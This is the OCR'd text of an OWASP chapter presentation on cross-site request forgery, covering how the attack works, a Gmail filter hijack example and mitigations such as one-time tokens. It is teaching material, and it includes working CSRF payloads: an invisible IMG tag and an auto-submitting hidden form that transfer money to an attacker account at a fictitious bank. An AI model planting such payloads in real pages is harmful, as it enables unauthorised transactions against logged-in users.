Cross-site Request Forgery (CSRF)

Stephen Carter
carter.stephen@gmail.com

OWASP

The OWASP Foundation
http://www.owasp.org

Agenda

- About the CSRF vulnerability
- Example of CSRF attack
- How to mitigate CSRF vulnerabilites
- Live Demo – Hacme CU


About CSRF

- Discovered in 2001
- Number 5 in the OWASP Top 10 (2007)
- Incredibly easy to exploit
- Most websites are vulnerable
- Attacks are on the upswing

What is CSRF?

- An attack that forces an user’s browser to send requests they didn’t intend to make
  - *To a website that the user is currently authenticated to*
  - *To trigger an action without the user’s consent*
    - E.g. transfer of money, change of password, etc….
- Typically requires attacker to have prior access to and knowledge of the vulnerable application

How the web works…


1
Bob browses to myspace.com
2
Bob's browser makes requests to other sites without his explicit intent
www.myspace.com
Victim
Ad.doubleclick.net
Ping1.unicast.com
googlesyndication.com
Googleanalytics.com
Beacon.scorecardsearch.com

What is CSRF?


- Invisible IMG tags (GET)

```
<img src=http://fictitiousbank.com/transfer?
fromaccount=Bob&toaccount=MrHacker&Amount=1000
width=“1” height=“1”>
```


- Form (POST)

```
<form name=“badform” method=“post”
   action=“http://fictitiousbank.com/transfer>
   <input type=“hidden” name=“fromaccount” value=“Bob”>
   <input type=“hidden” name=“toaccount” value=“MrHacker”>
   <input type=“hidden” name=“Amount” value=“1000”>
</form>
<script>document.badform.submit()</script>
```

Anatomy of a CSRF Attack



Anatomy of a CSRF Attack



1

Bob logs into his banks website

Cookie is set

fictitiousbank.com

Victim


2

Bob visits a site with a malicious IMG tag

www.somesite.com

```
<html>
.
.
<img src="http://fictitiousbank.com/transfer?fromaccount=bob&toaccount=MrHacker&amount=1000">
.
.
</html>
```

Anatomy of a CSRF Attack



1

Bob logs into his banks website

fictitiousbank.com

Cookie is set

Victim

2

Bob visits a site with a malicious IMG tag


www.somesite.com

Bob submits request to transer money to attacker’s account

3

```
<html>
.
.
<img src=”http://fictitiousbank.com/transfer?fromaccount=bob&toaccount=MrHacker&amount=1000”>
.
.
</html>
```

Anatomy of a CSRF Attack



1

Bob logs into his banks website

Cookie is set

2

Bob visits a site with a malicious IMG tag

fictitiousbank.com

Victim

www.somesite.com

4


Bank’s web application validates the session then completes the transaction

Bob submits request to transer money to attacker’s account

3

```
<html>
.
.
<img src=”http://fictitiousbank.com/transfer?fromaccount=bob&toaccount=MrHacker&amount=1000”>
.
.
</html>
```

Anatomy of a CSRF Attack



fictitiousbank.com

Victim

www.somesite.com

1

Bob logs into his banks website

Cookie is set

2

Bob visits a site with a malicious IMG tag

3

Bob submits request to transer money to attacker’s account

4

Bank’s web application validates the session then completes the transaction


5

```
<html>
.
.
<img src=”http://fictitiousbank.com/transfer?fromaccount=bob&toaccount=MrHacker&amount=1000”>
.
.
</html>
```

OWASP

Real World Example – Gmail Filters

- Email hijacking technique using Gmail filters
  1. User logs into Gmail
  2. User visits a site hosting Gmail CSRF attack code
  3. User submits request to Gmail, creating a filter to forward all mail to hacker



Create a Filter

Choose action - Now, select the action you'd like to take on messages that match the criteria you specified.
When a message arrives that matches the search: **from:(*)**, do the following:

□ **Skip the Inbox** (Archive it)
□ **Mark as read**
□ **Star it**
□ **Apply the label:** Choose label...
☑ **Forward it to:** drevil@hacker.com
□ **Delete it**
□ **Never send it to Spam**

□ Also apply filter to **5000 conversations** below.

Note: old mail will not be forwarded

http://www.davidairey.com/google-gmail-security-hijack/

CSRF Mitigation

CSRF Mitigation - Users

- Logoff when you are done using a site!
- Use multiple browsers, E.g.
  - One for accessing sensitive sites/applications
  - One for surfing freely

CSRF Mitigation – Developers

- Make actions that have effects accept POST requests only
  - Many sites restrict the html that users can create, but still allow arbitrary IMG tags
    - <IMG> tags only support GET request
  - Javascript, Actionscript, etc. can invisibly submit POST requests
- Check the referrer header
  - Cannot control/forge from Javascript
  - Not always present (firewalls, browsers, etc…)

CSRF Mitigation – Developers


- Session time outs
  - After some period of inactivity, logoff the user
- Confirmation pages
  - *Are you sure you want to transfer $1000?*
- CAPTCHA
- Add Session-related information to URLs
  - Makes it extremely difficult for an attacker to know/predict the structure of the URLs to attack
- Random, One-time tokens in forms

Demo Time

Demo App

- Hacme Credit Union
  - Written in PHP, MySQL backend, About 200 LOC
  - Online banking for the minimalist…
    - Show balance
    - Show transaction history
    - Pay bill
    - Logoff

Demo App – Bill Payment


http://www.dexcarter.com/hacmecu/index.php?action=billpayform - Windows Internet Explorer
http://www.dexcarter.com/hacmecu/index
Google
File Edit View Favorites Tools Help
Favorites
http://www.dexcarter.com/hacmecu...
Page ▾ Safety ▾ Tools ▾
Done
Internet | Protected Mode: On
100%

Hacme Credit Union

Hello carter!

Balance
History
Bill Pay
Logoff

Payee's Name: Jiffy Lube

Address: 1212 University Parkway

City: Sarasota State: Florida Zip: 34210

Amount: 19.95

Submit Payment

- Demonstrate intended functionality
- Demonstrate CSRF Attack
- Explain Mitigation

Reminders

- Next Meeting in Sept/October
- Topic Requests?
- OWASP Appsec 2009
  - Washington D.C., Late November)

Questions, Comments, Thoughts?

Presentations will be online:

http://www.owasp.org/index.php/Suncoast

Thank you for attending!

References


- RSA 2008 Breifing by J. Grossman
  - http://www.slideshare.net/guestdb261a/csrfrsa2008jeremiahgrossman-349028/
- J. Grossman’s Blog on Gmail CSRF
  - http://jeremiahgrossman.blogspot.com/2007/01/gmail-xsrf-json-call-back-hackery.html

Gmail CSRF Vulnerability2

All your *contacts* are belong to us

- The problem: Gmail’s response to following GET request
  - http://docs.google.com/data/contacts?out=js&show=ALL&psort=Affinity&callback=google&max=99999

The returned page looked like this:



